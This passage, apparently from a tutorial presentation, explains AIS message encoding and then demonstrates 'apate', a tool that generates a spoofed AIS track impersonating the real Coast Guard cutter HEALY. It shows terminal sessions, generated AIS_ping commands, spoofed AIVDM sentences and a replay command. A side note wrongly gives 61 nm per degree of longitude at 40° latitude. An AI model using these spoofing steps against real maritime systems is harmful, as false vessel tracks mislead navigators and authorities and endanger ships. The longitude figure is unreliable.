2	Special maneuver (such as regional passing arrangement)

```
$payload .= sprintf ("%02b", int($maneuver));
```

BINARY OUTPUT
Maneuver [2] = 00 (0)

Spare bits (bits 145-147)

Spare bits [3 (x)] are set to zero.

```
$payload .= "000";
```

BINARY OUTPUT
Spare [3] = 000

RAIM flag (bit 148)

RAIM flag [1 bit (b)] = 0

Encoding note: This flag indicates whether Receiver Autonomous Integrity Monitoring is being used to check the performance of the Electronic Position Fixing Device (EPFD); 0 = RAIM not in use (default), 1 = RAIM in use.

```
$payload .= sprintf ("%01b", int($raim));
```

BINARY OUTPUT
RAIM [1] = 0 (0)

Radio Status (bits 149-167)

Radio Status [19 bits (u)] = 0

Encoding note: I copped out by setting the parameter to 0…

```
$payload .= "0"x19;
```

BINARY OUTPUT
Radio [19] = 0000000000000000000

Bits	Len	Description
149-150	2	Sync state
151-153	3	Slot Time-Out
154-167	14	Submessage (see below)

Slot Time-Out	Submessage
0	Slot offset
1	UTC hour (5 bits) and minute (7 bits)
2, 4, 6	Slot number
3, 5, 7	Number of other stations being received

Binary Output String

- Our payload is 168 bits

```
000001000101100000001101100111000101010000000100100010010
101101101000110110110101011111011001000010100011101101100
111000100011000000011110010011000000000000000000000000000
```

- *To fragment or not to fragment, that is the question*
  - If the payload string is ≤372 bits, the message can be carried in a single sentence
  - If the payload string is >372 bits, the message is split into 360-bit fragments

Armored ASCII

- The binary string is padded to an even multiple of six bits, as necessary
- Each six-bit block is converted to an armored ASCII character

Convert Binary to Armored ASCII

```
00000100010110000000110110011100010101000
00010010001001101101101000110110110101011
11011001000010100011101101101110001000110
00000111100100110000000000000000000000000
```

```
000001 000101 100000 001101 100111 000101 010000
  1      5      P      =      W      5      @
000100 100010 011011 011010 001101 101101 010111
  4      R      K      J      =      e      G
110110 010000 101000 111011 011011 100010 001100
  n      @      `      s      K      R      <
000001 111001 001100 000000 000000 000000 000000
  1      q      <      0      0      0      0
```

```
15P=W5@4RKJ=eGn@`sKR<1q<0000
```

The Rest of the Sentence

```
!AIVDM,1,1,,A,15P=W5@4RKJ=eGn@`sKR<1q<0000,0*71
```


- "!" = NMEA 0183 encapsulated message format
- "AIVDM" identifies the Speaker (talker AI = Mobile AIS station, format VDM = AIS VHF Data-Link Message)†
- "1" = Number of sentences in this message
- "1" = Sentence # of this message
- "" = Serial number for sentence reassembly (null)
- "A" = Transmission on AIS Channel A†
- "0" = Number of padding bits
- "71" = NMEA checksum (XOR all characters between – but not including – the "!" and "*")

† Speaker information and transmission channel will be known by the transmitting device

```
***** AIS Parser (Version: 5.1.15, Build date: 20-Nov-2025) *****

AIS sentence input from command line.

AIS sentence: !AIVDM,1,1,,A,15P=W5@4RKJ=eGn@`sKR<1q<0000,0*71
  Talker ID: AI (Mobile AIS station)
  AIS Encapsulation Formatter: VDM (AIS VHF Data-Link Message)
  No. of sentences in message: 1    Sentence number: 1    Message serial number: <null>
  AIS channel: A (AIS 1, VHF channel 87B/2087, 161.975 MHz)
  Payload: 15P=W5@4RKJ=eGn@`sKR<1q<0000 (168 bits/28 six-bit words)
  Number of padding bits: 0
  Checksum: 0x71 (verified)

Binary payload (168 bits):
000001000101100000001101100111000101010000000100100010011011011010001101101101010111110110010000
101000111011011011000100011000000011110010011000000000000000000000000000000

--- Start of Transmission ---

Message Type = 1 (Position Report Class A)
Repeat indicator = 0
Maritime Mobile Service Identity (MMSI) = 369321749
  ** This MMSI represents a ship.
  ** The Maritime Identification Digits (MID) are 369
  ** Country: United States of America
  ** Try https://www.vesseltracker.com/en/vessels.html?term=369321749 for more information
Navigation Status = 0 (Under way using engine)
Rate of Turn (ROTAIS) = 18 (+14.5°/min)
Speed over ground (SOG) = 15.5 kn
Position accuracy = 0 (Unaugmented GNSS fix, >10 m [default])
Longitude = 080.891315°W (080°53.479'W)
Latitude = 29.079650°N (29°04.779'N)
  ** Use this URL for a Google map of this position:
  ** https://www.google.com/maps/place/29.079650,-80.891315
Course over ground (COG) = 056.0°
True heading = 060°
Timestamp = 38 seconds
Maneuver indicator = 0 (Not available [default])
Spare = 0 (Unused; should be 0)
Receiver Autonomous Integrity Monitoring flag = 0 (RAIM not in use [default])
--- SOTDMA Communication State ---
Synchronization state = 0 (UTC direct)
Slot timeout = 0 slots remaining until slot change
Slot offset = 0

--- End of Transmission ---
```

End of Detour…

Spoofing Example Overview




apate


- *apate* simplifies the creation of a complete set of real-time AIS messages in order to prepare a spoofed vessel track

- In Greek mythology, Apate (/ˈæpəti:/; Ancient Greek: Απάτη Apátē; "AH-puh-Tee") was the personification of deceit, and the goddess of fraud and guile

Side Note: Latitude and Longitude


- Lines of latitude (parallels) run east-west and measure north (+)/south (-) position
  - 0° = Equator; 90°N = North Pole; -90°S = South Pole
  - 1° latitude = 60 nm
- Lines of longitude (meridians) run north-south and measure east (+)/west (-) position
  - 0° = Prime Meridian (Greenwich, UK)
  - ±180° = International Date Line (~mid-Pacific Ocean)
  - 1° longitude = 60 nm **at the Equator**
    - Linear distance of longitude is a function of the latitude
    - E.g., 1° longitude = 61 nm @ 40° latitude






Side Note: Nautical Constants

- Latitude and longitude are expressed in degrees (°), minutes ('), and seconds (")
  - 1° = 60'
  - 1' = 60" = 0.0166667°
  - E.g., The LADY PHILOMENA dive site is located at (29°11'34.920"N, 080°46'08.460"W), also written as (29°11.582'N, 080°46.141'W) or written as (29.193033°, -080.769017°)
- 1 nautical mile (nm) = 1,852 m = 6,076 ft = 1.15 statute miles
- Speed is measured in knots (kn)
  - 1 kn = 1 nm/hr = 0.52 m/s = 1.7 ft/s



Great Circle Routing

- The shortest route is not always a straight line
- New York is due west of Madrid... but that's not the way to steer!



- Great circle route require constant course changes
- The Madrid-New York route starts on a northwest heading and ends on a southwest heading

Spoofed Vessel

- GOAL: Spoof an ice breaker on the New River (North Carolina)
- USCGC HEALY (WAGB-20)
  - MMSI: 303902000
  - Callsign: NEPP
  - IMO number: 9083380
  - Length: 128.0 m (419.9 ft)
  - Beam: 25.0 m (82.0 ft)
  - Draft*: 8.9 m (29.2 ft)
  - Gross tonnage: 15,150 tons
  - Owner: U.S. Coast Guard

* On day of acquiring this information.


```
MacBookPro:ais-prototype gck$ ./apate.pl

          Apate -- An AIS Spoofing Tool (Build: 23-Nov-2025 Version: 3.3.9)
                   [[Apate is the goddess of fraud and deception]]

Enter base name of file set (e.g., 'odyssey' or 'data/odyssey'): KML/HEALY

Read from existing parameter file (R) or write a new parameter file (W)? w

Writing parameters to KML/HEALY_parameters.txt...

--- Get vessel information for AIS Type 5 message ---

Enter a description of this parameter file (<= 75 characters):
New River, NC

Enter MMSI (9 decimal digits, in range 200XXXXXX-799XXXXXX): 303902000

Enter vessel name (1-20 characters); Encoder default = NaN:
USCGC HEALY

Enter vessel call sign (0-7 characters):
NEPP

Enter vessel type (0-99) from the following list, or null:
  0. Not available, AIS default    1-19. Reserved
 20-29. Wing in ground (WIG)
 30. Fishing                       31. Towing
 32. Towing: length exceeds 200m or breadth exceeds 25m
 33. Dredging or underwater ops    34. Diving ops
 35. Military ops                  36. Sailing
 37. Pleasure Craft                38-39. reserved
 40-49. High speed craft (HSC)     50. Pilot Vessel
 51. Search and Rescue vessel      52. Tug
 53. Port Tender                   54. Anti-pollution equipment
 55. Law Enforcement               56-57. spare
 58. Medical Transport             59. Noncombatant ship
 60-69. Passenger ship             70-79. Cargo
 80-89. Tanker                     90-99. Other ship type
 >>> 90

Enter distance from AIS antenna to bow (Dimension A), in meters (0-511, or null): 30

Enter distance from AIS antenna to stern (Dimension B), in meters (0-511, or null): 98

Enter distance from AIS antenna to port (Dimension C), in meters (0-63, or null): 12.5

Enter distance from AIS antenna to starboard (Dimension D), in meters (0-63, or null): 12.5
```

```
Enter draft, in meters in 0.1 m increments (0-25.5, or null); Default = 0: 8.9

Enter IMO Number (7 decimal digits or null): 9083380

Enter Destination (0-20 characters):
UNCW-CMS  NC

Enter ETA month, UTC (1-12 or 0 if not available, or null); Default = 0: 12

Enter ETA day, UTC (1-31 or 0 if not available, or null); Default = 0: 19

Enter ETA hour, UTC (0-23 or 24 if not available, or null); Default = 24: 12

Enter ETA minute, UTC (0-59 or 60 if not available, or null); Default = 60: 0

Enter the position message type: 1 = Position Report Class A, 18 = Standard Class B
  CS Position Report, or 27 = Long Range AIS Broadcast Message (default = 1): 1

--- Get starting position ---

Enter latitude (-90 to 90): 34.08

Enter longitude (-180 to 180): -77.856666

Enter display name for the initial point (<10 characters; <space> for no name;
 default = 'USCGC HEALY')?
HEALY

Describe legs in terms of course/distance (C) or latitude/longitude (L)? c

--- Get routing parameters for each leg for AIS Type 1/18/27 position messages and KML file ---

Enter information for leg 1 ---

Enter speed, in knots (0 = moored; 0.1-50 is underway) or 'X' to stop: 10

Enter course (0-359): 277

Enter length of leg, in nm (0.1-50): .6

Enter information for leg 2 ---

Enter speed, in knots (0 = moored; 0.1-50 is underway) or 'X' to stop: 10

Enter course (0-359): 270

Enter length of leg, in nm (0.1-50): .3
```

```
Enter information for leg 10 ---

Enter speed, in knots (0 = moored; 0.1-50 is underway) or 'X' to stop: 8

Enter course (0-359): 19

Enter length of leg, in nm (0.1-50): .6

Enter information for leg 11 ---

Enter speed, in knots (0 = moored; 0.1-50 is underway) or 'X' to stop: x

Do you want a drop pin and/or label to mark the last point of the route? (Y/N): y

Enter display name for the end point (<10 characters; <space> for no name;
 default = 'UNCW-CMS, NC')?
UNCW-CMS

Create KML-only output (K) or full AIS/KML output (A)? k

Reading parameters from KML/HEALY_parameters.txt...
Writing Google Earth coordinates to KML/HEALY_map.kml...

Writing route summary information to KML/HEALY_summary.txt...


===== Summary information for vessel: 'USCGC HEALY' (Apate V3.3.9) =====

MMSI: 303902000   =====   IMO number: 9083380   =====   Call sign:'NEPP'
Vessel type: 90 (Other Type, all ships of this type)
Length: 128.0 m (419.9 ft)   =====   Beam: 24.0 m (78.7 ft)   =====   Draft: 8.9 m (29.2 ft)

Start route at:
   34.080000°N ( 34°04.800'N)
  077.856666°W (077°51.400'W)

Information for leg 1...
   This leg ends at:
      34.081218°N ( 34°04.873'N)
     077.868650°W (077°52.119'W)
   The duration of this leg is 3.6000 minutes
   This leg ends 3.6 min (~216 sec) from the beginning of the route

Information for leg 2...
   This leg ends at:
      34.081218°N ( 34°04.873'N)
     077.874687°W (077°52.481'W)
```

KML-only output

Google Earth Rendition



```
MacBookPro:ais-prototype gck$ ./apate.pl

          Apate -- An AIS Spoofing Tool (Build: 23-Nov-2025 Version: 3.3.9)
                   [[Apate is the goddess of fraud and deception]]

Enter base name of file set (e.g., 'odyssey' or 'data/odyssey'): KML/HEALY

Read from existing parameter file (R) or write a new parameter file (W)? r

Create KML-only output (K) or full AIS/KML output (A)? a

What operating system are you using (U = Linux/macOS/Unix [default], W = Windows)? u

Reading parameters from KML/HEALY_parameters.txt...
Writing AIS_ping commands to KML/HEALY_commands.sh...
Writing AIS synchronization information to KML/HEALY_ais_sync.txt...
Writing Google Earth coordinates to KML/HEALY_map.kml...

Writing route summary information to KML/HEALY_summary.txt...


===== Summary information for vessel: 'USCGC HEALY' (Apate V3.3.9) =====

Preparing AIS_ping Type 5 message...

MMSI: 303902000   =====   IMO number: 9083380   =====   Call sign:'NEPP'
Vessel type: 90 (Other Type, all ships of this type)
Length: 128.0 m (419.9 ft)   =====   Beam: 24.0 m (78.7 ft)   =====   Draft: 8.9 m (29.2 ft)

Start route at:
   34.080000°N ( 34°04.800'N)
  077.856666°W (077°51.400'W)

Information for leg 1...
   This leg ends at:
      34.081218°N ( 34°04.873'N)
     077.868650°W (077°52.119'W)
   Approx. course: 277°        Speed: 10 kn        Distance: 0.60 nm
   AIS Type 1 messages sent every 10 sec.   Duration of leg: 216 sec. (3.60 min)
   22 segments on this leg, each approx. 0.0273 nm (50.5 m)
   This leg ends 3.6 min (~216 sec) from the beginning of the route

Information for leg 2...
   Making a 007° turn to the left to change course from 277° to 270°
   Turn radius: 0.27646 nm          Circumference of turn:  0.034 nm          Rate of turn = 34.544°/min
   Duration of turn: 13 sec                    ROTais = -28
   AIS Type 1 messages sent every 3.3333 sec.          4 messages sent
```

KML+AIS output

```
Information for leg 10...
   Making a 003° turn to the right to change course from 016° to 019°
   Turn radius: 0.27646 nm          Circumference of turn:  0.015 nm          Rate of turn = 27.635°/min
   Duration of turn: 6 sec                   ROTais = +25
   AIS Type 1 messages sent every 3.3333 sec.          2 messages sent
   Maintaining speed of 8.0 kn
   The turn ends at:
      34.129584°N ( 34°07.775'N)
     077.865561°W (077°51.934'W)
   This leg ends at:
      34.138862°N ( 34°08.332'N)
     077.861695°W (077°51.702'W)
   Approx. course: 019°        Speed:  8 kn        Distance: 0.60 nm
   AIS Type 1 messages sent every 10 sec.   Duration of leg: 270 sec. (4.50 min)
   27 segments on this leg, each approx. 0.0222 nm (41.2 m)
   This leg ends 40.4 min (~2,424 sec) from the beginning of the route

Information for leg 11...
   Vessel has arrived at:
      34.138862°N ( 34°08.332'N)
     077.861695°W (077°51.702'W)
   This leg ends 40.4 min (~2,424 sec) from the beginning of the route

Course summary: Total distance: 5.20 nm
                Total time: 40.4 min
                Total number of AIS Type 1 messages: 314
                Total number of AIS Type 5 messages: 7
                Total number of AIVDM sentences: 328

The KML map file KML/HEALY_map.kml has been created.

Apate will now execute the AIS_ping commands in order to generate the AIVDM messages.
 *** Be sure that AIS_ping.pl and AIS_NMEA.pl are present in this directory. ***

Executing Unix commands...
--> chmod 755 KML/HEALY_commands.sh
--> ./KML/HEALY_commands.sh > KML/HEALY_tmp.sh
--> chmod 755 KML/HEALY_tmp.sh
--> ./KML/HEALY_tmp.sh > KML/HEALY_ais.txt
--> rm KML/HEALY_tmp*

The AIS message file has been created.

The replay file KML/HEALY_replay.txt has been created.
Run 'play_ais.pl -h' to see all command line switches.
Note that the field delimiter is a dash (-s=-), the timestamp value is in field 0 (-time=0),
and the AIS message is in field 1 (-ais=1). A very basic command would look like:

   perl play_ais.pl -f=KML/HEALY_replay.txt -s=- -ais=1 -time=0 -v

"Be yourself; everyone else is already taken."

--- Apate has completed her work ---
```

```
Bishop:ais-prototype gck$ ls -la KML/HEALY_*
-rw-r--r--@ 1 gck  staff   3033 Nov 23 13:13 KML/HEALY_ais_sync.txt
-rw-r--r--@ 1 gck  staff  16295 Nov 23 13:13 KML/HEALY_ais.txt
-rwxr-xr-x@ 1 gck  staff  59221 Nov 23 13:13 KML/HEALY_commands.sh
-rw-r--r--@ 1 gck  staff   1106 Nov 23 13:13 KML/HEALY_map.kml
-rw-r--r--@ 1 gck  staff    611 Nov 23 14:07 KML/HEALY_parameters.txt
-rw-r--r--@ 1 gck  staff  17790 Nov 23 13:13 KML/HEALY_replay.txt
-rw-r--r--@ 1 gck  staff   8607 Nov 23 13:13 KML/HEALY_summary.txt
```

```
Bishop:ais-prototype gck$ cat KML/HEALY_parameters.txt
#V2.3 -- This file is editable but be sure to maintain the block order and comment lines.
#Description: New River, NC
#mmsi,vname,callsign,vtype,vsize_a,vsize_b,vsize_c,vsize_d,draft,imo,dest,eta_mon,eta_day,eta_hour,eta_min,position_msg_type
303902000,'USCGC HEALY','NEPP',90,30,98,12,12,8.9,9083380,'UNCW-CMS NC',12,19,12,0,1
#lat,long,leg_descriptor_type,label
34.08,-77.856666,C,HEALY
#leg,speed,course,distance || leg,0,mooring_duration,label || 0,<updated Type 5 information>
1,10,277,.6
2,10,270,.3
3,10,246,.2
4,10,233,.2
5,10,282,.1
6,10,19,.5
7,9,15,1.9
8,8,19,.3
9,8,16,.5
10,8,19,.6
11,0,0,UNCW-CMS
```

```
Bishop:ais-prototype gck$ more KML/HEALY_commands.sh
perl AIS_ping.pl --type=5 --mmsi=303902000 --vname='USCGC HEALY' --callsign='NEPP' --vtype=90 --vsize_a=30 --vsize_b=98 --vsize_c=12 --vsize_d=12 --draft=
8.9 --imo=9083380 --dest='UNCW-CMS NC' --month=12 --day=19 --hour=12 --minute=0 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=277 --heading=277 --speed=9.9 --lat=34.08 --long=-77.856666 --ts=0 --nmea=A --batc
h --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=276 --speed=10.4 --lat=34.0800553939507 --long=-77.8572107079349 -
-ts=10 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=274 --speed=8.1 --lat=34.080110785498 --long=-77.8577554165824 --t
s=20 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=273 --speed=11.9 --lat=34.0801661746418 --long=-77.8583001259424 -
-ts=30 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=272 --speed=9.5 --lat=34.0802215613822 --long=-77.8588448360149 --
ts=40 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=275 --speed=9.4 --lat=34.0802769457192 --long=-77.8593895467998 --
ts=50 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=277 --speed=10.3 --lat=34.0803323276527 --long=-77.8599342582972 -
-ts=0 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=273 --speed=10.9 --lat=34.0803877071827 --long=-77.8604789705071 -
-ts=10 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=277 --speed=9.7 --lat=34.0804430843093 --long=-77.8610236834293 --
ts=20 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=280 --speed=8.2 --lat=34.0804984590324 --long=-77.8615683970638 --
ts=30 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=276 --speed=9 --lat=34.0805538313521 --long=-77.8621131114107 --ts
=40 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=303902000 --navstat=0 --rot=0 --course=276.9 --heading=280 --speed=11 --lat=34.0806092012682 --long=-77.8626578264699 --t
s=50 --nmea=A --batch --auto
```

```
Bishop:ais-prototype gck$ more KML/HEALY_replay.txt
0-!AIVDM,2,1,1,A,54Qle<82:VO@pE10001E<<L>0PD4iT000000001J3iR<<39d0FECPms@kDp3,0*08
0-!AIVDM,2,2,1,A,Ph000000008,2*15
0-!AIVDM,1,1,,A,14Qle<001SJKVKRCP30:l`b00000,0*1F
10-!AIVDM,1,1,,A,14Qle<001`JKVADCP38JlH`D0000,0*16
20-!AIVDM,1,1,,A,14Qle<001AJKV76CP3@blHT`0000,0*73
30-!AIVDM,1,1,,A,14Qle<001oJKUtpCP3HrlHRt0000,0*51
40-!AIVDM,1,1,,A,14Qle<001OJKUjdCP3Q:lHQ@0000,0*1D
50-!AIVDM,1,1,,A,14Qle<001NJKU`NCP3ablHWT0000,0*46
60-!AIVDM,1,1,,A,14Qle<001WJKUN@CP3irlHb00000,0*36
70-!AIVDM,1,1,,A,14Qle<001eJKUD2CP3r:lHRD0000,0*6B
80-!AIVDM,1,1,,A,14Qle<001QJKU9lCP42JlHb`0000,0*5F
90-!AIVDM,1,1,,A,14Qle<001BJKTwVCP4:rlHht0000,0*17
100-!AIVDM,1,1,,A,14Qle<001JJKTmJCP4C:lHa@0000,0*15
110-!AIVDM,1,1,,A,14Qle<001fJKTc<CP4KJlHiT0000,0*25
120-!AIVDM,1,1,,A,14Qle<001@JKTPvCP4SblHh00000,0*2F
130-!AIVDM,1,1,,A,14Qle<001OJKTFhCP4crlHhD0000,0*7C
140-!AIVDM,1,1,,A,14Qle<001hJKT<RCP4lJlH``0000,0*00
150-!AIVDM,1,1,,A,14Qle<001FJKT2DCP4tblHPt0000,0*22
160-!AIVDM,1,1,,A,14Qle<001VJKSp8CP54rlHa@0000,0*5F
170-!AIVDM,1,1,,A,14Qle<001EJKSerCP5=:lHST0000,0*74
180-!AIVDM,1,1,,A,14Qle<001WJKSSdCP5EblHP00000,0*01
190-!AIVDM,1,1,,A,14Qle<001RJKSINCP5MrlH`D0000,0*68
200-!AIVDM,1,1,,A,14Qle<001gJKS?@CP5V:lHV`0000,0*64
210-!AIVDM,1,1,,A,14Qle<001RJKS52CP5fJlHbt0000,0*49
220-!AIVDM,1,1,,A,14Qle<0q1dJKRrlCP5nblHW@0000,0*07
223-!AIVDM,1,1,,A,14Qle<0q1UJKRqvCP5oJg`cF0000,0*17
226-!AIVDM,1,1,,A,14Qle<0q1JJKRq6CP5orbpaL0000,0*6D
